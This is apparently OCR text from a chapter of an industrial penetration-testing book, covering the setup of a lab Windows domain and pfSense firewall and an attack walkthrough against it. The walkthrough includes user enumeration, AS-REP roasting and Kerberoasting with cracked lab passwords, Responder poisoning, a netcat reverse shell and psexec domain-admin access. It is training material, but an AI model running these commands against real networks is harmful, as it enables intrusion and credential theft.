
No-refresh interval: days

Refresh interval
The time between the earliest moment when a record timestamp can be refreshed and the earliest moment when the record can be scavenged. The refresh interval must be longer than the maximum record refresh period.

Refresh interval: days

Server Name	IPv4 Address	Manageability	Last Update	Windows Activation
DC01	172.16.0.2	Online - Performance counters not started	6/13/2021 6:15:13 PM	00431-10000-00000-AA562 (Activated)





IP Address Range

You define the scope address range by identifying a set of consecutive IP addresses.



Configuration settings for DHCP Server

Enter the range of addresses that the scope distributes.

Start IP address:

End IP address:

Configuration settings that propagate to DHCP Client

Length:

Subnet mask:

< Back Next > Cancel

Domain Name and DNS Servers

The Domain Name System (DNS) maps and translates domain names used by clients on your network.



You can specify the parent domain you want the client computers on your network to use for DNS name resolution.

Parent domain:

To configure scope clients to use DNS servers on your network, enter the IP addresses for those servers.

Server name:	IP address:	
<input type="text"/>	<input type="text" value=""/>	Add
<input type="button" value="Resolve"/>	<input type="text" value="172.16.0.2"/>	Remove
		Up
		Down

< Back Next > Cancel

All Servers Task Details and Notifications

All Tasks | 1 total

Status	Task Name	Stage	Message	Action	Notifications
	Post-deployment Configuration	Not Sta...	Configuration required for DHCP Server at DC01	Complete DHCP configuration	1

Status	Notification	Time Stamp
	Launch the DHCP post-install wizard	6/13/2021 5:05:13 PM

Authorization

Description

Authorization

Summary

Specify the credentials to be used to authorize this DHCP server in AD DS.

Use the following user's credentials

User Name:

Use alternate credentials

UserName:

Skip AD authorization

< Previous

Next >

Commit

Cancel

Server Manager > File and Storage Services > Shares

SHARES
All shares | 3 total

Share	Local Path	Protocol	Availability Type
dc01 (3)			
LabFiles01	C:\Shares\LabFiles01	SMB	Not Clustered
NETLOGON	C:\Windows\SYSVOL\sysvol\labco...	SMB	Not Clustered
SYSVOL	C:\Windows\SYSVOL\sysvol	SMB	Not Clustered

VOLUME
LabFiles01 on dc01

Capacity: 29.4 GB

44.3% Used

[Go to Volumes Overview >](#)

Select the profile for this share

Select Profile	File share profile:	Description:
Share Location	<input type="text" value="SMB Share - Quick"/>	This basic profile represents the fastest way to create an SMB file share, typically used to share files with Windows-based computers.
Share Name	SMB Share - Advanced	
Other Settings	SMB Share - Applications	
Permissions	NFS Share - Quick	<ul style="list-style-type: none">• Suitable for general file sharing• Advanced options can be configured later by using the Properties dialog
Confirmation	NFS Share - Advanced	
Results		

< Previous Next > Create Cancel

Specify share name

Select Profile	Share name:	<input type="text" value="LabFiles1"/>
Share Location	Share description:	<input type="text"/>
Share Name	Local path to share:	<input type="text" value="C:\Shares\LabFiles1"/>
Other Settings	i If the folder does not exist, the folder is created.	
Permissions	Remote path to share:	<input type="text" value="\\dc01\LabFiles1"/>
Confirmation		
Results		

< Previous Next > Create Cancel

Administrator: Command Prompt

```
Microsoft Windows [Version 10.0.17763.1999]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>setspn -a DC01/operator3.labcorp.local:9999 labcorp\operator3
Checking domain DC=labcorp,DC=local

Registering ServicePrincipalNames for CN=operator 3,OU=LabUsers,DC=labcorp,DC=local
DC01/operator3.labcorp.local:9999
Updated object

C:\Users\Administrator>
```

Home

Find a setting

System

- Tablet
- Multitasking
- Projecting to this PC
- Shared experiences
- Clipboard
- Remote Desktop
- About**

About

This page has a few new settings

Some settings from Control Panel have moved here, and you can copy your PC info so it's easier to share.

Related settings

- [BitLocker settings](#)
- [Device Manager](#)
- [Remote desktop](#)
- [System protection](#)
- [Advanced system settings](#)
- [Rename this PC \(advanced\)](#)

- [Get help](#)
- [Give feedback](#)

System Properties



Computer Name Hardware Advanced System Protection Remote

Windows uses the following information to identify your computer on the network.

Computer description:

For example: "Kitchen Computer" or "Mary's Computer".

Full computer name: DESKTOP-4AVK8AV

Workgroup: WORKGROUP

To use a wizard to join a domain or workgroup, click Network ID.

To rename this computer or change its domain or workgroup, click Change.

Computer Name/Domain Changes



You can change the name and the membership of this computer. Changes might affect access to network resources.

Computer name:

Full computer name:
ws01

Member of

Domain:

Workgroup:


Windows Security ×

Computer Name/Domain Changes

Enter the name and password of an account with permission to join the domain.

OKCancel

Computer Name/Domain Changes ×

 Welcome to the labcorp.local domain.

OK



Windows Remote Management (WS-Management) Properties (Loc... X

General Log On Recovery Dependencies

Service name: WinRM

Display name: Windows Remote Management (WS-Management)

Description: Windows Remote Management (WinRM) service implements the WS-Management protocol for remote management. WS-Management is a standard web management protocol.

Path to executable: C:\Windows\System32\svchost.exe -k NetworkService -p

Startup type: Automatic

Service status: Running

Start Stop Pause Resume

You can specify the start parameters that apply when you start the service from here.

Start parameters:

OK Cancel Apply

Remote Management Users Properties ? X

General

Remote Management Users

Description: Members of this group can access WMI resources over management protocols (such as WS-Management via

Members: LABCORP\Scada

Add... Remove

Changes to a user's group membership are not effective until the next time the user logs on.

OK Cancel Apply Help

✓	Windows Remote Management (HTTP-In)	Windows Remote Manage...	Public	Yes	Allow
✓	Windows Remote Management (HTTP-In)	Windows Remote Manage...	Domai...	Yes	Allow

```
(kali㉿kali) - [~/Downloads/Industrial_Pentesting]
└─$ nbtscan 172.16.0.0/24
Doing NBT name scan for addresses from 172.16.0.0/24
```

IP address	NetBIOS Name	Server	User	MAC address
172.16.0.0	Sendto failed: Permission denied			
172.16.0.2	DC01	<server>	<unknown>	00:0c:29:1c:a2:60
172.16.0.4	WS01	<server>	<unknown>	00:0c:29:ff:7c:49
172.16.0.255	Sendto failed: Permission denied			

```
(kali㉿kali) - [~/Downloads/Industrial_Pentesting]
└─$ enum4linux 172.16.0.4
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Jun 16 22:48:36 2021

=====
| Target Information |
=====
Target ..... 172.16.0.4 .. guest, krbtgt, domain admins, root, bin, none
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

[+] got domain/workgroup name: LABCORP

=====
| Enumerating Workgroup/Domain on 172.16.0.4 |
=====
[+] Got domain/workgroup name: LABCORP

=====
| Nbtstat Information for 172.16.0.4 |
=====
Looking up status of 172.16.0.4
WS01 <20> - <GROUP> B <ACTIVE> File Server Service
WS01 <00> - <GROUP> B <ACTIVE> Workstation Service
LABCORP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
```

```

(kali@kali) - [~/Downloads]
$ ./kerbrute_linux_amd64 userenum Industrial_Pentesting/users.txt -d labcorp.local --dc 172.16.0.2
Version: v1.0.3 (9dad6e1) - 06/16/21 - Ronnie Flathers @ropnop
2021/06/16 21:42:04 > Using KDC(s):
2021/06/16 21:42:04 > 172.16.0.2:88
2021/06/16 21:42:04 > [+] VALID USERNAME: operator1@labcorp.local
2021/06/16 21:42:04 > [+] VALID USERNAME: Administrator@labcorp.local
2021/06/16 21:42:04 > [+] VALID USERNAME: operator3@labcorp.local
2021/06/16 21:42:04 > [+] VALID USERNAME: operator2@labcorp.local
2021/06/16 21:42:04 > Done! Tested 6 usernames (4 valid) in 0.002 seconds

```

```

(kali@kali) - [~/Downloads/Industrial_Pentesting]
$ impacket-GetNPUsers labcorp.local/Administrator -dc-ip 172.16.0.2 -no-pass
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for Administrator
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set

```

```

(kali@kali) - [~/Downloads/impacket-0.9.23/impacket]
$ impacket-GetNPUsers labcorp.local/operator2 -dc-ip 172.16.0.2 -no-pass
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for operator2
$krb5asrep$23$operator2@LABCORP.LOCAL:69723486edb9ae6a46924dbf5e458ffb58d82d7580084565b4ad36858e279e2c6e311ebd3111a9e7b6b21c1e4ae0377ed884b8fe84e497f3ac8729dbdbbf1213061add74f1491b2144ebab4d5ea122ddd0334410c081c8033f2457bc5021e66cb85ff7d00913d6aa679fe13fe568cefd0fe282b5d1922c1f3c5f21dc07f1d86f4e4d49a38d079525f1dbf84dac9acc2be24abdeeb59bbe68af3b704484550cfc4fa53c1e6a8aea0b0e4bcbe02697ea6381457cd7b545f0e286af5dead833562f2a6afa7c797ff22faf7fa046d11f743d70178f48478b5544e158ffda6701fc55892dacb04aa8c4eab55177f41b6098897baa60e14f32c866c7dbb33abada4

```

```

(kali@kali) - [~/Downloads/Industrial_Pentesting]
$ sudo hashcat -m 18200 operator2.hash /usr/share/wordlists/rockyou.txt --force --show
$krb5asrep$23$operator2@LABCORP.LOCAL:5bb3518efcd3bd928ac6ef7cbce365a6$08e6efc3244e6f0efb0af5cbd212f1d2d10fdc4b8eabee1cc704afd9d8fcdc32922dedd97ae852cda2309913503929f11768287a0c36eb6889ccbb461ac4ae0b497f69d23ee5a7442bcd8da343a5cc5f24c6cfab727c166a50e509d1b4920a4d9716825170b72806bd8a568bc83f375ed959c57b0fa35824006db7f9dd7a3b6fc857c00438ffbc59fce64e:Password2

```

```
(kali@kali) - [~/Downloads/Industrial_Pentesting]
$ impacket-GetADUsers -all labcorp.local/operator2 -dc-ip 172.16.0.2
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

Password:
[*] Querying 172.16.0.2 for information about domain.
Name Email PasswordLastSet LastLogon
-----
Administrator Administrator 2021-06-16 09:01:33.067269 2021-06-16 15:30:45.234409
Guest Guest <never> <never>
krbtgt krbtgt 2021-06-13 16:56:51.645575 <never>
lab.da lab.da 2021-06-13 17:56:51.754302 2021-06-16 15:28:15.187546
operator1 operator1 2021-06-16 08:21:11.338092 2021-06-16 13:57:12.609424
lab.sa lab.sa 2021-06-15 20:09:39.082656 2021-06-15 20:25:22.359982
operator2 operator2 2021-06-16 08:19:22.400589 2021-06-16 15:42:40.656304
operator3 operator3 2021-06-16 08:19:50.681835 2021-06-16 11:49:52.024615
```


```
(kali@kali) - [~/Downloads/Industrial_Pentesting]
$ impacket-GetUserSPNs labcorp.local/operator2:Password2 -dc-ip 172.16.0.2 -request
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

ServicePrincipalName Name MemberOf PasswordLastSet LastLogon Delegation
-----
DC01/operator3.Labcorp.Local:9999 operator3 CN=Scada,OU=LabGroups,DC=labcorp,DC=local 2021-06-16 08:19:50.681835 2021-06-16 11:49:52.024615

$krb5tgs$23$*operator3$LABCORP.LOCAL$labcorp.local/operator3*$880310e894e582894f26e51b9a057bc4$beeb9a0d43c57bb349afa0dceceaa0ec78264239b8db846133eba7650d71a616bedec69a51e8bd5ee7f8dbdb5dd5e835a0e151f511ae2f94cf73967242ce9585da8cf0a1032e74be21260667cfbbb80c0f4d703b99db16400575517c7dd6f04602e020c19535417ac94a0ac44360364129c59bd9f104200be0661df1c1d09f616fab96b15160f315a1485882082c75343dad5770fcd38bd7566b9c6d6462e5b5ce5090782ac84cefbb52a7b1b43669a7a8c6286a26e161161fce1f04273552be4c00733f1498b1eb348437e022e1a1a93b9d44bf6bd4edc8d75298d8dd6e2e3c90ac324b805f69bf08d6d981562c1fddb192e7fccfeb8a4799d2b03c79437d816cf3b545375a76ae1bec6de536eba81de92a334f9d394d3efdd63e213e3c828381ad3881340432c7cb0f982b57776c34f710ed9ad933bf05060da03352db7bf4ec0c64aaa24683f6dd19aa0f1802448adc723b03efbab7905bb2e913dc37ff4da76b857687be71424b53e8a30a99f0c97caa0f2a841436f0b661498021ab200b271980cbfdd76947dfef3189578f6212a20b69d6030c7aac8df2b5d66a8cefb19f79637562790f238519a2362e64dbd0f831b359a758efbb1f571e03212a18be5f6368f4b458606b578fcfc832b16a46633b37d58015b93618417bd21a9c3b3f4bfaab544383b6d561b44f96e4857621741ef23cd1e15e76aade4976b463fb85889ebcbd0c8aa462204f074d65883bb8a821f18379641ebfd34c6251bf874dcaa7ca82b50cad68fb3bf8f1cbab81c3d18e45888af906195586ecffcf455ced1e407bd20aa32b542a0425627b92ee9e8bcee724e5b28038b606fb5c76efdb6488d0db89603b748b230e55322fb948e28b649aec2681dacb447fef4912805bbf06bf2131e31017d96906abf52c0f0b743214912824253368516384fccc3a3b4181f0cf6e5a09e7ace0b6bca129d2819b986028c3413db72d114bc67cd3f30e77d6ca69f674148e6f307e7d215fb2499ab5ed98126cd4ef8d6ad643e94edfc82810dc3bde31c798be136495c3f23cbbb6fb18d0c625b942864caf32e1377ba69b3a563840e231fa8ce6e722990924846436cd9f7da9db55457dd3c014cad7bbb1bab2769bd8de2c9053b24349cea92fa3f008c781bb723cbd4e8c4ec53b187d1cdba4e2bce46ca175f41a98147fca3c4bc29f29a54dc6879b1e7c651cd987588dd5b566f1a9fe72d40c743b578306aff1ea87b9c787bc8b04e9f974dfab0a2de1762287d28134a356644f6e4219ad37d6ff4ea95e554e405e866984f45702a079f5bdd1b43b84a171839f205d9c3b712261be50fc6eabaab068ea98f069a520774df9869d7628f652edb342248a647d8f475e736c9edb6139dca9e:Password3
```

```
$krb5tgs$23$*operator3$LABCORP.LOCAL$labcorp.local/operator3*$880310e894e582894f26e51b9a057bc4$beeb9a0d43c57bb349afa0dceceaa0ec78264239b8db846133eba7650d71a616bedec69a51e8bd5ee7f8dbdb5dd5e835a0e151f511ae2f94cf73967242ce9585da8cf0a1032e74be21260667cfbbb80c0f4d703b99db16400575517c7dd6f04602e020c19535417ac94a0ac44360364129c59bd9f104200be0661df1c1d09f616fab96b15160f315a1485882082c75343dad5770fcd38bd7566b9c6d6462e5b5ce5090782ac84cefbb52a7b1b43669a7a8c6286a26e161161fce1f04273552be4c00733f1498b1eb348437e022e1a1a93b9d44bf6bd4edc8d75298d8dd6e2e3c90ac324b805f69bf08d6d981562c1fddb192e7fccfeb8a4799d2b03c79437d816cf3b545375a76ae1bec6de536eba81de92a334f9d394d3efdd63e213e3c828381ad3881340432c7cb0f982b57776c34f710ed9ad933bf05060da03352db7bf4ec0c64aaa24683f6dd19aa0f1802448adc723b03efbab7905bb2e913dc37ff4da76b857687be71424b53e8a30a99f0c97caa0f2a841436f0b661498021ab200b271980cbfdd76947dfef3189578f6212a20b69d6030c7aac8df2b5d66a8cefb19f79637562790f238519a2362e64dbd0f831b359a758efbb1f571e03212a18be5f6368f4b458606b578fcfc832b16a46633b37d58015b93618417bd21a9c3b3f4bfaab544383b6d561b44f96e4857621741ef23cd1e15e76aade4976b463fb85889ebcbd0c8aa462204f074d65883bb8a821f18379641ebfd34c6251bf874dcaa7ca82b50cad68fb3bf8f1cbab81c3d18e45888af906195586ecffcf455ced1e407bd20aa32b542a0425627b92ee9e8bcee724e5b28038b606fb5c76efdb6488d0db89603b748b230e55322fb948e28b649aec2681dacb447fef4912805bbf06bf2131e31017d96906abf52c0f0b743214912824253368516384fccc3a3b4181f0cf6e5a09e7ace0b6bca129d2819b986028c3413db72d114bc67cd3f30e77d6ca69f674148e6f307e7d215fb2499ab5ed98126cd4ef8d6ad643e94edfc82810dc3bde31c798be136495c3f23cbbb6fb18d0c625b942864caf32e1377ba69b3a563840e231fa8ce6e722990924846436cd9f7da9db55457dd3c014cad7bbb1bab2769bd8de2c9053b24349cea92fa3f008c781bb723cbd4e8c4ec53b187d1cdba4e2bce46ca175f41a98147fca3c4bc29f29a54dc6879b1e7c651cd987588dd5b566f1a9fe72d40c743b578306aff1ea87b9c787bc8b04e9f974dfab0a2de1762287d28134a356644f6e4219ad37d6ff4ea95e554e405e866984f45702a079f5bdd1b43b84a171839f205d9c3b712261be50fc6eabaab068ea98f069a520774df9869d7628f652edb342248a647d8f475e736c9edb6139dca9e:Password3
```

```
(kali@kali) - [~/Downloads/Industrial_Pentesting]
└─$ sudo responder -I eth1
Author: Laurent Gaffie (laurent.gaffie@gmail.com)
-----
Poisoners:
LLMNR [ON]
NBT-NS [ON]
DNS/MDNS [ON]
Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C
-----
[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
DNS/MDNS [ON]
-----
[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [OFF]
Auth proxy [OFF]
SMB server [ON]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
```






Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

 Real-time protection is off, leaving your device vulnerable.

Off

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

On


```
└─$ nc -nvlp 4242  
listening on [any] 4242 ...
```

```
connect to [172.16.0.6] from (UNKNOWN) [172.16.0.4] 64167  
whoami  
labcorp\operator3  
PS C:\Users>
```



```
(kali@kali) - [~/Downloads/Industrial_Pentesting]
└─$ impacket-psexec labcorp.local/lab.da:'Password123'@172.16.0.2
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation
~/Downloads/Industrial_Pentesting
[*] Requesting shares on 172.16.0.2..... Password123 @172.16.0.2
[*] Found writable share ADMIN$ SecureAuth Corporation
[*] Uploading file iNnq0ytb.exe
[*] Opening SVCManager on 172.16.0.2.....
[*] Creating service rdup on 172.16.0.2.....
[*] Starting service rdup.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1999]
(c) 2018 Microsoft Corporation. All rights reserved.
Press help for extra shell commands
C:\Windows\system32>
```

Chapter 11: Whoot... I Have To Go Deep

▼ Hardware Configuration	
▶ CPU	1 vCPUs
▶ Memory	1 GB
▶ Hard disk 1	8 GB
▶ USB controller	USB 2.0
▶ Network adapter 1	Level 5: Enterprise (Connected)
▶ Network adapter 2	Level 3: Operations (Connected)
▶ Video card	0 B
▶ CD/DVD drive 1	ISO [VM-Storage] iso_folder/pfSense-CE-2.5.1-RELEASE-amd64.iso  Select disc image
▶ Others	Additional Hardware

Copyright and distribution notice

Copyright and Trademark Notices.

Copyright(c) 2004-2016. Electric Sheep Fencing, LLC ("ESF").
All Rights Reserved.



Copyright(c) 2014-2021. Rubicon Communications, LLC d/b/a Netgate
("Netgate").
All Rights Reserved.

All logos, text, and content of ESF and/or Netgate, including underlying HTML code, designs, and graphics used and/or depicted herein are protected under United States and international copyright and trademark laws and treaties, and may not be used or reproduced without the prior express written permission of ESF and/or Netgate.

"pfSense" is a registered trademark of ESF, exclusively licensed to Netgate, and may not be used without the prior express written permission of ESF and/or Netgate. All other trademarks shown herein are owned by the respective companies or persons indicated.

28%

< Accept >



pfSense Installer

Partitioning

How would you like to partition your disk?

- | | |
|-----------------|--|
| Auto (UFS) BIOS | Guided Disk Setup using BIOS boot method |
| Auto (UFS) UEFI | Guided Disk Setup using UEFI boot method |
| Manual | Manual Disk Setup (experts) |
| Shell | Open a shell and partition by hand |
| Auto (ZFS) | Guided Root-on-ZFS |

< **OK** >

< Cancel >

pfSense Installer

Manual Configuration

The installation is now finished.
Before exiting the installer, would
you like to open a shell in the new
system to make any final manual
modifications?

< Yes >

< **No** >

pfSense Installer

Complete

Installation of pfSense
complete! Would you like
to reboot into the
installed system now?

< **Reboot** >

< Shell >

```
*** Welcome to pfSense 2.5.1-RELEASE (amd64) on pfSense ***

WAN (wan)      -> em0          -> v4/DHCP4: 172.16.0.7/24
LAN (lan)      -> em1          -> v4: 192.168.3.1/24

0) Logout (SSH only)          9) pfTop
1) Assign Interfaces         10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults  13) Update from console
5) Reboot system             14) Enable Secure Shell (sshd)
6) Halt system               15) Restore recent configuration
7) Ping host                 16) Restart PHP-FPM
8) Shell

Enter an option:
```



[Login to pfSense](#)

SIGN IN

Username

Password

SIGN IN



Step

pfSense Setup

Welcome to pfSense® software!

This wizard will provide guidance through the initial configuration of pfSense.

The wizard may be stopped at any time by clicking the logo image at the top of the screen.

pfSense® software is developed and maintained by Netgate®

[Learn more](#)

[» Next](#)

General Information

On this screen the general pfSense parameters will be set.

Hostname
EXAMPLE: myserver

Domain
EXAMPLE: mydomain.com

The default behavior of the DNS Resolver will ignore manually configured DNS servers for client queries and query root DNS servers directly. To use the manually configured DNS servers below for client queries, visit Services > DNS Resolver and enable DNS Query Forwarding after completing the wizard.

Primary DNS Server

Secondary DNS Server

Override DNS
Allow DNS servers to be overridden by DHCP/PPP on WAN

Configure WAN Interface

On this screen the Wide Area Network information will be configured.

SelectedType

RFC1918 Networks

Block RFC1918 Private Networks

Block private networks from entering via WAN

When set, this option blocks traffic from IP addresses that are reserved for private networks as per RFC 1918 (10/8, 172.16/12, 192.168/16) as well as loopback addresses (127/8). This option should generally be left turned on, unless the WAN network lies in such a private address space, too.

Configure LAN Interface

On this screen the Local Area Network information will be configured.

LAN IP Address

Type dhcp if this interface uses DHCP to obtain its IP address.

Subnet Mask

pfSense COMMUNITY EDITION System ▾ Interfaces ▾ Firewall ▾ Services ▾ VPN ▾ Status ▾ Diagnostics ▾ Help ▾

WARNING: The 'admin' account password is set to the default value. [Change the password in the User Manager.](#)

Status / Dashboard + ?

System Information	
Name	pfSense.localdomain
User	admin@192.168.3.100 (Local Database)
System	VMware Virtual Machine Netgate Device ID: b13374e07deeb6dabd7a
BIOS	Vendor: Phoenix Technologies LTD Version: 6.00 Release Date: Wed Dec 12 2018
Version	2.5.1-RELEASE (amd64) built on Mon Apr 12 07:50:14 EDT 2021 FreeBSD 12.2-STABLE <i>Unable to check for updates</i>
CPU Type	AMD Ryzen 7 3800X 8-Core Processor AES-NI CPU Crypto: Yes (inactive)
Kernel PTI	Disabled
MDS Mitigation	Inactive

Netgate Services And Support			
Retrieving support information			

Interfaces			
	↑	1000baseT <full-duplex>	172.16.0.7
	↑	1000baseT <full-duplex>	192.168.3.1

Services ▾

VPN ▾

Auto Config Backup

Captive Portal

DHCP Relay

DHCP Server

DHCPv6 Relay

DHCPv6 Server & RA

DNS Forwarder

DNS Resolver

Dynamic DNS

IGMP Proxy

NTP

PPPoE Server

SNMP

UPnP & NAT-PMP

Wake-on-LAN

General Options

Enable Enable DHCP server on LAN interface

BOOTP Ignore BOOTP queries

Deny unknown clients

When set to **Allow all clients**, any DHCP client will get an IP address within this scope/range on this interface. If set to **Allow known clients from any interface**, any DHCP client with a MAC address listed on **any** scope(s)/interface(s) will get an IP address. If set to **Allow known clients from only this interface**, only MAC addresses listed below (i.e. for this interface) will get an IP address within this scope/range.

Ignore denied clients Denied clients will be ignored rather than rejected.
This option is not compatible with failover and cannot be enabled when a Failover Peer IP address is configured.

Ignore client identifiers If a client includes a unique identifier in its DHCP request, that UID will not be recorded in its lease.
This option may be useful when a client can dual boot using different client identifiers but the same hardware (MAC) address. Note that the resulting server behavior violates the official DHCP specification.

Subnet 192.168.3.0

Subnet mask 255.255.255.0

Available range 192.168.3.1 - 192.168.3.254

Range
From To

Firewall ▾

Aliases

NAT

Rules

Schedules

Traffic Shaper

Virtual IPs

Firewall / NAT / Port Forward



Port Forward

1:1

Outbound

NPt

Interface
 Choose which interface this rule applies to. In most cases "WAN" is specified.

Address Family
 Select the Internet Protocol version this rule applies to.

Protocol
 Choose which protocol this rule should match. In most cases "TCP" is specified.

Source

Source Invert match. /
 Type Address/mask

Source port range
 From port Custom To port Custom
 Specify the source port or port range for this rule. This is usually random and almost never equal to the destination port range (and should usually be 'any'). The 'to' field may be left empty if only filtering a single port.

Destination Invert match. /
 Type Address/mask

Destination port range
 From port Custom To port Custom
 Specify the port or port range for the destination of the packet for this mapping. The 'to' field may be left empty if only mapping a single port.

Redirect target IP
 Type Address

The NAT configuration has been changed.
The changes must be applied for them to take effect.

✓ Apply Changes

Port Forward 1:1 Outbound NPt

Rules											
<input type="checkbox"/>	Interface	Protocol	Source Address	Source Ports	Dest. Address	Dest. Ports	NAT IP	NAT Ports	Description	Actions	
